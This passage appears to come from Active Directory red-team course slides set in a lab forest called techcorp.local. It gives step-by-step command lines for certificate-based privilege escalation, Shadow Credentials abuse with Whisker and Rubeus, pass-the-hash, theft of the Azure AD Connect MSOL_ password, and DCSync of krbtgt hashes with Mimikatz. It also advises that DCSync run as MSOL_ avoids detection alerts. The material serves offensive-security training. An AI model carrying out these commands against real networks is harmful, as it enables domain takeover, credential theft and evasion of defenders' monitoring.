
```
C:\AD\Tools\openssl\openssl.exe pkcs12 -in C:\AD\Tools\cert.pem -  
keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export  
-out C:\AD\Tools\EA.pfx
```

- Request EA TGT and inject it:

```
C:\AD\Tools\Rubeus.exe asktgt /user:techcorp.local\Administrator  
/dc:techcorp-dc.techcorp.local /certificate:C:\AD\Tools\EA.pfx  
/password:SecretPass@123 /nowrap /ptt
```



Hands-On 17

- Check if AD CS is used by the target forest and find any vulnerable/abusable templates.
- Abuse any such template(s) to escalate to Domain Admin and Enterprise Admin.



Hands-On 18

- Abuse the Unconstrained Delegation on us-web to get Enterprise Admin privileges on techcorp.local.



Shadow Credentials

- Users and Computers have msDS-KeyCredentialLink attribute that contains the raw public keys of certificate that can be used as an alternate credential.
- This attribute is used when we configure Windows Hello for Business (WHfB)
- By default, Key Admins and Enterprise Key Admins have rights to modify the msDS-KeyCredentialLink attribute.

Shadow Credentials

- User to User (U2U) Service Ticket can be requested to decrypt the encrypted NTLM_SUPPLEMENTAL_CREDENTIAL entity from Privilege Attribute Certificate (PAC) and extract NTLM hash.
- Pre-requisites to abuse Shadow Credentials:
 - AD CS (Key Trust if AD CS is not present)
 - Support for PKINIT and at least one DC with Windows Server 2016 or above.
 - Permissions (GenericWrite/GenericAll) to modify the msDS-KeyCredentialLink attribute of the target object.

Shadow Credentials – Abusing User Object

- Enumerate the permissions.

```
Find-InterestingDomainAcl -ResolveGUIDs |  
?{$_.IdentityReferenceName -match "StudentUsers"}
```

- Add the Shadow Credential.

```
whisker.exe add /target:supportXuser
```

- Using PowerView, see if the Shadow Credential is added.

```
Get-DomainUser -Identity supportXuser
```

Shadow Credentials – Abusing User Object

- Request the TGT by leveraging the certificate.

```
Rubeus.exe asktgt /user:supportXuser  
/certificate:MIIJuAIBAzCCCXQGCSqGSib3DQEHAaCCCW....  
/password:"10T0qAom3..." /domain:us.techcorp.local  
/dc:US-DC.us.techcorp.local /getcredentials /show  
/nowrap
```

- Inject the TGT in the current session or use the NTLM hash

```
Rubeus.exe ptt /ticket:doIGgDCCBnygAwIBBaEDAgEW...
```


Shadow Credentials – Abusing Computer Object

- Enumerate the permissions.

```
Find-InterestingDomainAcl -ResolveGUIDs |  
?{$_.IdentityReferenceName -match 'mgmtadmin'}
```

- Add the Shadow Credentials.

```
C:\AD\Tools\SafetyKatz.exe "sekurlsa::pth /user:mgmtadmin  
/domain:us.techcorp.local  
/aes256:32827622ac4357bcb476ed3ae362f9d3e7d27e292eb27519d2b8b4  
19db24c00f /run:cmd.exe" "exit"
```

```
whisker.exe add /target:us-helpdesk$
```

- Using PowerView, see if the Shadow Credential is added.

```
Get-DomainComputer -Identity us-helpdesk
```

Shadow Credentials – Abusing Computer Object

- Request the TGT by leveraging the certificate.

```
Rubeus.exe asktgt /user:us-helpdesk$  
/certificate:MIIJ0AIBAzCCCYwGCSqGSib...  
/password:"ViGFoZJa..." /domain:us.techcorp.local  
/dc:US-DC.us.techcorp.local /getcredentials /show
```

- Request and Inject the TGS by impersonating the user.

```
Rubeus.exe s4u /dc:us-dc.us.techcorp.local  
/ticket:doIGkDCCBoygAWIBBaEDAgEW...  
/impersonateuser:administrator /ptt /self  
/altservice:cifs/us-helpdesk
```

Cross Domain Attacks - Attacking Azure AD Integration


- Azure AD is a popular method to extend identity management from on-premises AD to Microsoft's Azure offerings.
- Many enterprises use their on-prem AD identities to access Azure applications.
- "A single user identity for authentication and authorization to all resources, regardless of location...is hybrid identity."

Cross Domain Attacks - Attacking Azure AD Integration

- An on-premises AD can be integrated with Azure AD using Azure AD Connect with the following methods:
 - Password Hash Sync (PHS)
 - Pass-Through Authentication (PTA)
 - Federation
- Azure AD Connect is installed on-premises and has a high privilege account both in on AD and Azure AD!

Cross Domain Attacks - Attacking Azure AD Integration

- Let's target PHS.
- It shares users and their password hashes from on-premises AD to Azure AD.
- A new users MSOL_ is created which has Synchronization rights (DCSync) on the domain!



Cross Domain Attacks - Attacking Azure AD Integration - PHS

- Enumerate the PHS account and server where AD Connect is installed.
- Using PowerView:

```
Get-DomainUser -Identity "MSOL_*" -Domain techcorp.local
```

- Using the ActiveDirectory module:

```
Get-ADUser -Filter "samAccountName -like 'MSOL_*'" -  
Server techcorp.local -Properties * | select  
SamAccountName,Description | fl
```

Cross Domain Attacks - Attacking Azure AD Integration - PHS

- We already have administrative access to us-adconnect as helpdeskadmin.
- With administrative privileges, if we run adconnect.ps1, we can extract the credentials of the MSOL_ account used by AD Connect in clear-text
`.\adconnect.ps1`

Note that the above script's code runs powershell.exe so verbose logs (like transcripts) will be there.

- With the password, we can run commands as MSOL_
`runas /user:techcorp.local\MSOL_16fb75d0227d /netonly cmd`

Cross Domain Attacks - Attacking Azure AD Integration - PHS

- And can then execute the DCSync attack:


```
Invoke-Mimikatz -Command '"lsadump::dcsync  
/user:us\krbtgt"'
```

```
Invoke-Mimikatz -Command '"lsadump::dcsync  
/user:techcorp\krbtgt /domain:techcorp.local"'
```

- Please note that because AD Connect synchronizes hashes every two minutes, in an Enterprise Environment, the MSOL_ account will be excluded from tools like MDI! This will allow us to run DCSync without any alerts!

Hands-On 19

